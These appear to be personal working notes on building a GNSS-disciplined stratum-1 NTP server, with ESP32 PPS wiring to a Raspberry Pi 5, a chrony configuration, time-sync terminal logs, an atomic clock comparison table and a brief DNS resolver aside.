Use the kernel PPS path. Do not write a Python or C GPIO polling loop for timing. User-space timing will add scheduling latency; the kernel PPS driver timestamps the edge much earlier and exposes it as /dev/pps0.
Wiring:
ESP32 GPIO27(PPS) ----------------->  Pi 5 GPIO18 / phy pin 12
ESP32 GND         ----------------->  Pi 5 GND    / phy pin 14
Time Source Design
PPS alone is not a complete clock. It tells the Pi exactly where the second boundary is, but not which UTC second it is.
Chrony therefore needs:
PPS on/dev/pps0for the precise second edge.
A normal time source, such as the ESP32 GNSS NTP server, for UTC date and second numbering.
Flow:
M10S GNSS
   |
   | GNSS time + PPS
   v
ESP32
   |
   | GPIO27 PPS
   v
Raspberry Pi 5 GPIO18
   |
   | kernel PPS timestamp
   v
/dev/pps0
   |
   v
chronyd
   |
   +-- PPS: precise second boundary
   +-- ESP32 NTP: UTC second/date
   |
   v
Pi 5 serves LAN NTP as stratum 1
pull-down=keeps the input from floating when PPS is disconnected.
schmitt-trigger can help clean up marginal/noisy edges on a wire.
Do not add assert-falling-edge for the normal GNSS PPS case. The default is rising-edge assert, which is what you usually want from a GNSS 1PPS output.
Use this minimal configuration as the core of the file. Adjust the server IP and allow network for your LAN.
# Coarse UTC source.# This gives chronyd the actual UTC second/date.
server 192.168.10.90 iburst minpoll 3 maxpoll 3 prefer
# Precise PPS source.# ESP32 GPIO27 -> Pi 5 GPIO18 -> kernel PPS -> /dev/pps0.
refclock PPS /dev/pps0 refid PPS poll 0 prefer
# Clock discipline.
makestep 0.1 3
rtcsync
# Allow LAN clients to query this Pi as an NTP server.# Change this to match your network.
allow 192.168.0.0/16
# Optional logging.
log tracking measurements statistics
logdir /var/log/chrony
ESP32 PPS
   |
   v
Pi 5 RP1 GPIO interrupt
   |
   v
Linux PPS kernel timestamp
   |
   v
/dev/pps0
   |
   v
chronyd
A custom C or Python program would run after the kernel schedules it, which adds avoidable latency and jitter. For a stratum-1 NTP server, use the kernel PPS driver plus Chrony.





Some screenshot of comparing PPS and nano sec in chrony
For now Cesium is the standard for counting the second – 9,192,631,770Hz
Clock
What actually “ticks”?
Transition region
Precision / fractional uncertainty
Gravity impact near Earth
Rubidium-87
electron hyperfine transition
~6.835 GHz microwave
~10⁻¹¹–10⁻¹² typical accuracy
~90–900 km
Hydrogen maser
electron hyperfine transition
~1.420 GHz microwave
~10⁻¹⁵ stability at favorable avg
~9 m
NIST-F4 Cesium
electron hyperfine transition
9.192631770 GHz microwave
~2.2 × 10⁻¹⁶
~2 m
Strontium-87
electron transition
~429 THz optical
~8.1 × 10⁻¹⁹
~7.4 mm
Aluminum-27 Al⁺
electron transition
~1.12 PHz optical
~5.5 × 10⁻¹⁹
~5 mm
Thorium-229
nucleus transition
~2.0 PHz VUV
~1 × 10⁻¹⁹ projected
~0.9 mm projected
moving the clock doesn’t make its precision worse. Its actual frequency changes because time passes at a different rate in the new gravitational potential. That’s a real relativistic effect, not an error in the clock.
root@OpenWrt:~# ntpd -w -d -p 192.168.10.196
ntpd: sending query to 192.168.10.196
ntpd: reply from 192.168.10.196: offset:-0.002124 delay:0.010506 status:0x24 strat:1 refid:0x00535047 rootdelay:0.000000 reach:0x01
ntpd: sending query to 192.168.10.196
ntpd: reply from 192.168.10.196: offset:-0.001935 delay:0.008853 status:0x24 strat:1 refid:0x00535047 rootdelay:0.000000 reach:0x03
ntpd: sending query to 192.168.10.196
ntpd: reply from 192.168.10.196: offset:+0.003002 delay:0.008686 status:0x24 strat:1 refid:0x00535047 rootdelay:0.000000 reach:0x07


uci show system | grep ntp

cat /etc/config/system

/etc/init.d/sysntpd status
Usage: ntpd [-dnqNwl] [-I IFACE] [-S PROG] [-p PEER]...

NTP client/server

	-d[d]	Verbose
	-n	Run in foreground
	-q	Quit after clock is set
	-N	Run at high priority
	-w	Do not set time (only query peers), implies -n
	-S PROG	Run PROG after stepping time, stratum change, and every 11 min
	-p PEER	Obtain time from PEER (may be repeated)
	-l	Also run as server on port 123
	-I IFACE Bind server to IFACE, implies -l
root@lp-arm-5:~# ethtool -T eth0
Time stamping parameters for eth0:
Capabilities:
	hardware-transmit
	software-transmit
	hardware-receive
	software-receive
	software-system-clock
	hardware-raw-clock
Hardware timestamp provider index: 0
Hardware timestamp provider qualifier: Precise (IEEE 1588 quality)
Hardware Transmit Timestamp Modes:
	off
	on
	onestep-sync
Hardware Receive Filter Modes:
	none
	all

root@lp-arm-5:~# phc_ctl /dev/ptp0 get
phc_ctl[644486.511]: clock time is 1787465854.590438111 or Sun Aug 23 11:47:34 2026

root@lp-arm-5:~# phc_ctl /dev/ptp0 caps
phc_ctl[644504.310]:
capabilities:
  64000000 maximum frequency adjustment (ppb)
  0 programable alarms
  0 external time stamp channels
  0 programmable periodic signals
  0 configurable input/output pins
  has pulse per second support
  doesn't have cross timestamping support
  doesn't have adjust phase support


root@lp-arm-5:~# date
sudo phc_ctl /dev/ptp0 get
sudo hwclock -r
Sun Aug 23 13:21:04 IST 2026
phc_ctl[645456.567]: clock time is 1787466824.601451911 or Sun Aug 23 12:03:44 2026

2026-08-23 13:21:04.580550+05:30
root@lp-arm-5:~# timedatectl  && ntpdate -q 192.168.10.90
               Local time: Sat 2026-08-22 14:55:11 IST
           Universal time: Sat 2026-08-22 09:25:11 UTC
                 RTC time: Sat 2026-08-22 09:25:11
                Time zone: Asia/Kolkata (IST, +0530)
System clock synchronized: yes
              NTP service: inactive
          RTC in local TZ: no
2026-08-22 14:55:11.120999 (+0530) +0.017578 +/- 0.004635 192.168.10.90 s1 no-leap


root@lp-arm-5:~# while true; do     ntpdate -q 192.168.10.90;     sleep 1; done
2026-08-22 14:56:07.223000 (+0530) +0.014346 +/- 0.009613 192.168.10.90 s1 no-leap
2026-08-22 14:56:08.310000 (+0530) +0.016642 +/- 0.008483 192.168.10.90 s1 no-leap
2026-08-22 14:56:09.393000 (+0530) +0.019201 +/- 0.004101 192.168.10.90 s1 no-leap
2026-08-22 14:56:10.473000 (+0530) +0.016223 +/- 0.012315 192.168.10.90 s1 no-leap
After ~12 hours
root@lp-arm-5:~# head /var/log/gnss.log
===== GNSS NTP measurement Sat Aug 22 23:12:48 IST 2026 =====
2026-08-22 23:11:43.945 offset=158783.000 us drift=N/A us/s drift=N/A ppm
2026-08-22 23:11:45.030 offset=156998.000 us drift=1625.399 us/s drift=1625.399 ppm
2026-08-22 23:11:46.114 offset=160638.000 us drift=-3348.105 us/s drift=-3348.105 ppm
2026-08-22 23:11:47.198 offset=162109.000 us drift=-1357.056 us/s drift=-1357.056 ppm

root@lp-arm-5:~# tail /var/log/gnss.log
2026-08-23 12:07:41.968 offset=395067.000 us drift=-5542.332 us/s drift=-5542.332 ppm
2026-08-23 12:07:43.079 offset=397609.000 us drift=-2343.630 us/s drift=-2343.630 ppm
2026-08-23 12:07:44.187 offset=394536.000 us drift=2763.032 us/s drift=2763.032 ppm
First sample:
2026-08-22 23:11:43.945
offset = 158783 us
       = 158.783 ms

Last sample:
2026-08-23 12:07:50.758
offset = 389441 us
       = 389.441 ms

Therefore:
389.441 ms - 158.783 ms
= 230.658 ms

So if this trend continued, you'd expect roughly:
1 day    ≈ +428 ms
7 days   ≈ +3.0 seconds
30 days  ≈ +12.8 seconds
1 year   ≈ +156 seconds (~2.6 minutes)
So the Pi4 clock offset increased by approximately: +230.7 ms
Chrony Service useful parameter
systemctl status chrony

nano /etc/chrony/chrony.conf

server 192.168.10.196 iburst minpoll 5 maxpoll 5

#5 is (2 raise to 5) = 32sec
makestep 1 3

Startup:
update #1 → offset 2.5 s  → STEP immediately
update #2 → offset 0.2 s  → normal slew
update #3 → offset 1.2 s  → STEP immediately

Later:
update #4 → offset 2.0 s  → NO step; chrony slews it
maxupdateskew 100.0

means if chrony estimates the clock's frequency correction with uncertainty greater than 100 ppm, it will not use that update to adjust the clock. Lower = stricter confidence requirement.
@home:~$ resolvectl status
Global
         Protocols: -LLMNR -mDNS -DNSOverTLS DNSSEC=no/unsupported
  resolv.conf mode: stub

Link 2 (enp3s0)
    Current Scopes: none
         Protocols: -DefaultRoute -LLMNR -mDNS -DNSOverTLS DNSSEC=no/unsupported

Link 3 (wlo1)
    Current Scopes: DNS
         Protocols: +DefaultRoute -LLMNR -mDNS -DNSOverTLS DNSSEC=no/unsupported
Current DNS Server: 1.1.1.1
       DNS Servers: 192.168.1.1 1.1.1.1

@home:~$ resolvectl dns
Global:
Link 2 (enp3s0):
Link 3 (wlo1): 192.168.1.1


@home:~$ cat /etc/resolv.conf
nameserver 127.0.0.53
options edns0 trust-ad
search .
to use your local DNS make only 1 DNS server in config and the other DNS server will upstream server of local dns so that they don’t interfere with each other